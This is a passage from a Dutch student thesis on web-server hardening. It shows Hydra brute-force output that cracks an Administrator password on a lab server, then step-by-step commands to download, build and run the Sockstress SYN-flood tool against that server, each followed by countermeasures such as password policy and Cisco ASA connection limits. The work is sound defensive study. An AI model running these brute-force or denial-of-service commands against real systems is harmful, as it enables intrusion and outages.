
root@KaliAnvallier: ~
File Edit View Search Terminal Help
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "qhfew" - 4350 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "amazet@madadofin" - 4351 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "violet022" - 4352 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "7c0c3e5420c61d694931df55dc46d73:Ey" - 4353 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "jblaze" - 4354 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "SchulAmtern" - 4355 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Marie060381e" - 4356 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Callf0rnia" - 4357 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "laluyadav" - 4358 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Lovlightskontroll" - 4359 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "M*7x.Sw8" - 4360 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "csatlifAlge3" - 4361 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "22neopet" - 4362 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "carisma1997" - 4363 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "di3trich" - 4364 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "T:(+47" - 4365 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "l30109bm" - 4366 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "ka hooli" - 4367 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Sauvage(Gazetec1" - 4368 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Latif2011" - 4369 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "2af70530" - 4370 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "3234gigi" - 4371 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Landesbischof" - 4372 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "tvsafc" - 4373 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "cahote'es" - 4374 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "199217pse" - 4375 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "blaotest" - 4376 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "ohera3b" - 4377 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "gassgruppen" - 4378 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "l322jade" - 4379 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "metroflex" - 4380 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "singatala978" - 4381 of 4762 [child 0]
[ATTEMPT] target 192.168.1.3 - login "Administrator" - pass "Baele123" - 4382 of 4762 [child 0]
[20][!info] host: 192.168.1.3 login: Administrator password: Baele123
[STATUS] attack finished for 192.168.1.3 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-05-24 05:26:10
root@KaliAnvallier: ~

```

Figuur 5.10: Er is een match gevonden.

Hierna kan er met de net verkregen inloggegevens ingelogged worden via het programma *Putty*. Hier wordt er het slachtoffer IP-adres ingevoerd en wordt er gekozen voor poort 23 om daarna de inloggegevens in te vullen. Als deze kloppen dan komt er een

verbinding tot stand met het slachtoffer zoals in figuur ?? te zien is. Nu heeft de aanvaller volledige controle over de machine.



Figuur 5.11: Toegang tot de server via putty.

5.3.2 Resultaten en beveiliging

Deze aanval is geslaagd, maar dit is zonder rekening te houden met de best practices. Indien de best practices met betrekking tot het wachtwoord -en accountbeleid van kracht zijn dan heeft deze aanval veel minder kans op slagen. Bij het kiezen van een complex wachtwoord met voldoende tekens zal er veel meer tijd inkruipen om een woordenlijst te doorlopen. Het uitschakelen van het administratoraccount en het aanmaken van een nieuw account is er ook al specifieke voorkennis vereist om deze aanval aan te doen of de aanvaller zal moeten gokken. Een woordenlijst met potentiële namen voor een administratoraccount kan eventueel ook toegevoegd worden in dit geval, maar dit neemt ook extra tijd in beslag voor de hacker. Natuurlijk kan er nog een extra best practice worden toegevoegd en dat is om niet onnodige applicatie op de server te installeren. Als telnet of ssh of een ander alternatief nodig zijn, dan zijn de vooropgestelde best practices aan te raden. Indien deze software niet nodig is dan moet deze niet onnodig geïnstalleerd worden, dit geeft een hacker alleen maar mogelijkheden om binnen te breken.

5.4 TCP SYN flood

In deze aanval gaat Sockstress gebruikt worden, dit is één tool die kan gebruikt worden om een TCP SYN flood aanval uit te voeren. Allereerst moet er terug een port scan uitgevoerd worden om te kijken welke poorten er open zijn. Dit zal dezelfde uitvoer hebben als figuur 5.8. Alle poorten die hier zichtbaar zijn worden best even ergens genoteerd omdat deze later nog gebruikt zullen worden. Om deze aanval uit te voeren via de Kali Aanvaller-machine moet sockstress eerst gedownload worden aangezien dit niet standaard op Kali Linux staat. Dit wordt gedaan door de volgende lijnen code:

```
apt-get update  
apt-get install libpcap0.8 libssl-dev -y  
wget http://samsclass.info/123/proj10/sockstress-outpost24.tar.gz
```


Indien dit commando niet werkt kan er gegaan worden naar <https://defuse.ca/sockstress.htm> waar sockstress ook kan gedownload worden.

```
tar xzf sockstress-outpost24.tar.gz  
cd sockstress  
./configure  
nano config.h
```


Met dat laatste lijntje wordt er in het configuratiebestand gegaan en daar moet *#include <pcap.h>* aangepast worden naar *#include </usr/include/pcap.h>*. Nu dit is aangepast kan de effectieve aanval worden uitgevoerd. Dit wordt gedaan met volgende lijn code:

```
./sockstress -A -c -1 -d 192.168.1.3 -m -1 -Ms -p 23,80,135,445,  
1801,2103,2105,2107,49154,49176 -r 100000 -s 192.168.2.0/24 -vv
```

Nu kan er naar de webserver gegaan worden om in het taakbeheer te kijken naar de prestaties van het geheugen om te kijken of de aanval is geslaagd. In figuur 5.12 is het geheugen te zien voor de aanval en in figuur 5.13 het geheugen na de aanval. Het geheugen is helemaal volgelopen en er kan niets meer gebeuren op de server, deze moet nu handmatig worden afgesloten.



Figuur 5.12: Gebruikt geheugen voor sockstress-aanval.



Figuur 5.13: Gebruikt geheugen na sockstress-aanval.

5.4.1 Resultaten en beveiliging

Het gevolg van deze aanval is dat het RAM-geheugen helemaal is volgelopen zoals te zien is in figuur 5.13 en dat er op de server niets meer kan gedaan worden. Deze kan ook niet via een remote verbinding worden afgesloten, dit moet effectief handmatig gebeuren. Indien de server een virtuele machine is dan moet er op *Power Off* geklikt worden. Dit kan ervoor zorgen dat alle niet opgeslagen zaken verloren gaan.

Een mogelijke oplossing is het configureren van een Cisco ASA-firewall waarin er regels worden opgesteld waardoor er maar maximum een aantal verbindingen mogelijk zijn. In het terminalvenster van de ASA-firewall worden de volgende lijnen uitgevoerd:

```
access-list To-Server permit tcp any host 192.168.1.3
```

Bovenstaande lijn maakt een ACL om het verkeer dat naar de server gaat te identificeren.

```
class-map Traffic-to-webserver
```

Deze lijn in combinatie met volgende 2 lijnen maakt een class map aan die de ACL oproept.

```
match access-list T0-Server
```

```
exit
```

Nu kan er een policy map aangemaakt worden die als er verkeer voldoet aan de class-map de sessielimiet op 5 zet. Dit wil zeggen dat er dan maar 5 sessies mogelijk zijn.

```
policy-map global_policy
class Traffic-to-webserver
set connection embryonic-conn-max 5
exit
exit
```

Nu is zijn er maximaal 5 half-open tcp-verbindingen mogelijk en kan een TCP SYN FLOOD-aanval niet meer voorvallen! Bij een aanval zijn er nu maximaal 5 openstaande verbindingen zoals te zien is in figuur 5.14


```
ASA1(config)# show conn
5 in use, 8436 most used
TCP outside 192.168.1.55:63425 dmz 172.16.0.5:80, idle 0:00:02, bytes 0, flags aB
TCP outside 192.168.1.55:44708 dmz 172.16.0.5:80, idle 0:00:02, bytes 0, flags aB
TCP outside 192.168.1.55:26459 dmz 172.16.0.5:80, idle 0:00:02, bytes 0, flags aB
TCP outside 192.168.1.55:1415 dmz 172.16.0.5:80, idle 0:00:02, bytes 0, flags aB
TCP outside 192.168.1.55:25849 dmz 172.16.0.5:80, idle 0:00:03, bytes 0, flags aB
ASA1(config)#
```

Figuur 5.14: Maximaal 5 actieve verbindingen bij een aanval.

Bron: <https://www.youtube.com/watch?v=AqY3UxXyQTY>

Hoofdstuk 6

Conclusie

Er kan geconcludeerd worden dat van de vier aanvallen met de hoogste risicofactor er maar één goed kan tegengehouden worden door de best practices die eerder geïmplementeerd zijn en dat is de Hydra-aanval. Bij de andere drie aanvallen zijn er extra maatregelen die moeten worden genomen om de webserver te beschermen tegen deze soort aanvallen.

Bij een SQL-injectie ligt de verantwoordelijkheid vooral bij de ontwikkelaars en niet echt bij de netwerkbeheerders. De ontwikkelaars moeten ervoor zorgen dat hun code foutvrij en goed gemaakt is. Dit kan met behulp van geparameteriseerde queries of het gebruik van stored procedures. Beide technieken zijn een goede manier om de ASP.net-applicatie die draait op de server te beschermen tegen SQL-injecties. Bij een Man in the middle-aanval is er ook een extra maatregel nodig. De huidige best practices zijn hier ook niet voldoende en hier wordt er best een SSL en/of VPN gebruikt om er zo voor te zorgen dat het duidelijk is wanneer er een aanval plaatsvindt en wanneer niet. Een Sockstress-aanval geraakt ook probleemloos door de best practices en een eventuele oplossing die hier kan gehanteerd worden is het plaatsen en configureren van een Cisco ASA-firewall waardat de configuratie ervoor zorgt dat er maar maximaal 5 openstaande verbindingen kunnen zijn waardoor ook deze aanval geen kans heeft.

Er kan dus gezegd worden dat dit onderzoek een betere kijk geeft over welke aanvallen er relevant zijn voor een webserver met een ASP.net-applicatie en hoe iemand zich hiertegen kan beschermen. Het onderzoek leidt wel tot enkele nieuwe vragen die verder onderzoek niet uitsluiten. Zijn er manieren om rond deze verbeterde best practices te werken? Zijn dit wel de beste oplossingen voor budgetbeperkte ondernemingen?

Bibliografie

- Acunetix (2014). Sql injection: What is it? *Acunetix*.
<https://www.acunetix.com/websitesecurity/sql-injection/> Geraadpleegd: 21 mei 2015.
- Blagov, M. (2014). Denial of service. *Incapsula*.
<https://www.incapsula.com/ddos/ddos-attacks/denial-of-service.html> Geraadpleegd: 21 mei 2015.
- Canitank (2009). *Sniffing https with ettercap*.
<https://www.youtube.com/watch?v=XOZywi9J-5U> Geraadpleegd: 25 mei 2015.
- Cott, R. (2012). Best practices for securing your web server. *Server-Beach*. <http://www.serverbeach.com/resources/Best-Practices-For-Securing-Your-Web-Server> Geraadpleegd: 20 mei 2015.
- Darmanin, G. (2014). 8 tips to secure your iis installation. *Acunetix*. <http://www.acunetix.com/blog/articles/8-tips-secure-iis-installation/> Geraadpleegd: 22 mei 2015.
- DemmSec (2013). *How to sniff passwords with Ettercap*.
<https://www.youtube.com/watch?v=ILC4OxpIXuE> Geraadpleegd: 25 mei 2015.
- Gibson, D. (2011). *Exploring common web server attacks*.
<http://www.pearsonitcertification.com/articles/article.aspx?p=1713591> Geraadpleegd: 13 mei 2015.
- Glynn, F. (2014). Arp spoofin. *Veracode*. <http://www.veracode.com/security/arp-spoofing> Geraadpleegd: 23 mei 2015.
- Grebennikov, N. (2007). Keyloggers: How they work and how to detect them. *Secure-list*. <https://securelist.com/analysis/publications/36138/keyloggers-how-they-work-and-how-to-detect-them-part-1/> Geraadpleegd: 23 mei 2015.

- Grid, G. (2010). *Tutorial: How to DoS Attack (Ping Flooding)*. <http://ghostgrid.blog.com/2010/12/16/ping-flooding/> Geraadpleegd: 22 mei 2015.
- Herring, D. (2014). *How to Install Microsoft Security Essentials on Windows Server 2012 and 2012 R2*. <http://www.puryear-it.com/blog/2014/06/16/install-microsoft-security-essentials-windows-server-2012-2012-r2/> Geraadpleegd: 22 mei 2015.
- Hoffman, C. (2015). Htg explains what is dns cache poisoning. *How-ToGeek*. <http://www.howtogeek.com/161808/htg-explains-what-is-dns-cache-poisoning/> Geraadpleegd: 21 mei 2015.
- Kessler, G. C. (2001). Port scanning: It's not just an offensive tool anymore. *Information Security Magazine*. http://www.garykessler.net/library/is_tools_scan.html Geraadpleegd: 21 mei 2015.
- Maman, D. (2013). Sql server security best practices. *GreenSQL*. Geraadpleegd: 22 mei 2015.
- Microsoft (2013). *Security Best Practices for IIS 8*. <https://technet.microsoft.com/en-us/library/jj635855.aspx> Geraadpleegd: 26 maart 2015.
- Moon, S. (2013). *Crack ftp passwords with Hydra*. <http://www.binarytides.com/crack-ftp-passwords-with-thc-hydra-tutorial/> Geraadpleegd: 21 april 2015.
- Nabors, E. (2013). *Managing the Windows Server 2012 Firewall*. http://www.rackspace.com/knowledge_center/article/managing-the-windows-server-2012-firewall Geraadpleegd: 8 april 2015.
- Nuckolls, J. (2011). *Create ASP.Net web app and SQL server database*. https://www.youtube.com/watch?v=_gqpBLNo7wo Geraadpleegd: 19 maart 2015.
- Poley, J. (2013). Best practices for keeping the web server data protected. *Stackoverflow*. <http://stackoverflow.com/questions/18525927/best-practices-for-keeping-the-web-server-data-protected> Geraadpleegd: 20 mei 2015.
- Posey, B. (2011). 10 best practices for windows security. *TechRepublic*. <http://www.techrepublic.com/blog/10-things/-10-best-practices-for-windows-security/> Geraadpleegd: 20 mei 2015.
- Rouse, M. (2014). Syn flood (half open attack). *TechTarget*. <http://searchsecurity.techtarget.com/definition/SYN-flooding> Geraadpleegd: 21 mei 2015.

- Siddharth, S. (2006). *Five common web application vulnerabilities*. <http://www.symantec.com/connect/articles/five-common-web-application-vulnerabilities> Geraadpleegd: 13 mei 2015.
- Sima, C. (2005). Security risk assessment and management in web application security. *WebProNews*. <http://www.webpronews.com/security-risk-assessment-and-management-in-web-application-security-2005-11> Geraadpleegd: 21 mei 2015.
- Stanek, W. R. (2009). *Windows Server 2008 Administrator's pocket cons*. Microsoft, 2de editie edition. <https://technet.microsoft.com/en-us/magazine/ff741764.aspx> Geraadpleegd: 20 mei 2015.
- Thomas, J. (2013). Four layers of tcp/ip model, comparison and difference between tcp/ip and osi models. *Omnisecu*. Geraadpleegd: 23 mei 2015.
- Vialle, P. (2012). Security best practices to protect internet facing web servers. *Microsoft*. <http://social.technet.microsoft.com/wiki/contents/articles/13974.security-best-practices-to-protect-internet-facing-web-servers.aspx> Geraadpleegd: 20 mei 2015.
- Walsh, F. (2013). *How to: Man in the middle attack with Kali Linux*. <https://www.youtube.com/watch?v=Dat5kJxpwbI> Geraadpleegd: 25 mei 2015.
- Wichers, D. (2013). Sql injection prevention cheat sheet. *owasp*. https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet Geraadpleegd: 25 mei 2015.
- Wiener-Bronner, D. (2014). Report shows cyber crime is on the rise. *The Wire*. <http://www.thewire.com/technology/2014/04/report-shows-cyber-espionage-is-on-the-rise/361024/> Geraadpleegd: 20 mei 2015.
- Wilde, B. (2013). *Hacking Tutorial: Brute Force Password Cracking*. <https://blog.udemy.com/hacking-tutorial/> Geraadpleegd: 21 april 2015.

Lijst van figuren

2.1	Proefopstelling	7
3.1	Voorbeeld van een basis applicatie.	10
3.2	Alle toegestane uitgaande verbindingen	14
3.3	Voorbeeld van succesvolle scan met volgende geplande scan	15
3.4	Alle modules die geactiveerd blijven	17
3.5	De term OPTIONS wordt niet toegestaan	18
3.6	Instellingen voor dynamische IP-beperking	19
4.1	ThreeWayHandshake	26
5.1	Beschikbare databasen.	31
5.2	Deel van de uitvoer van SQL-injectie.	32
5.3	Aanvaller kijkt mee met persoon op ADServer	34
5.4	De inloggegevens van een http-website op ADServer.	35
5.5	Configuratiebestand zonder iptables in commentaar.	36
5.6	De inloggegevens van een https-website op ADServer.	37
5.7	De foutboodschap die door de aanval wordt weergegeven.	37
5.8	Resultaat van een port scan van de webserver	39
5.9	Woordenlijst wordt doorlopen.	40
5.10	Er is een match gevonden.	40
5.11	Toegang tot de server via putty.	41
5.12	Gebruikt geheugen voor sockstress-aanval.	43
5.13	Gebruikt geheugen na sockstress-aanval.	43
5.14	Maximaal 5 actieve verbindingen bij een aanval.	45

Lijst van tabellen

4.1	Ordering bedreiging op risicogehalte	29
-----	------------------------------------------------	----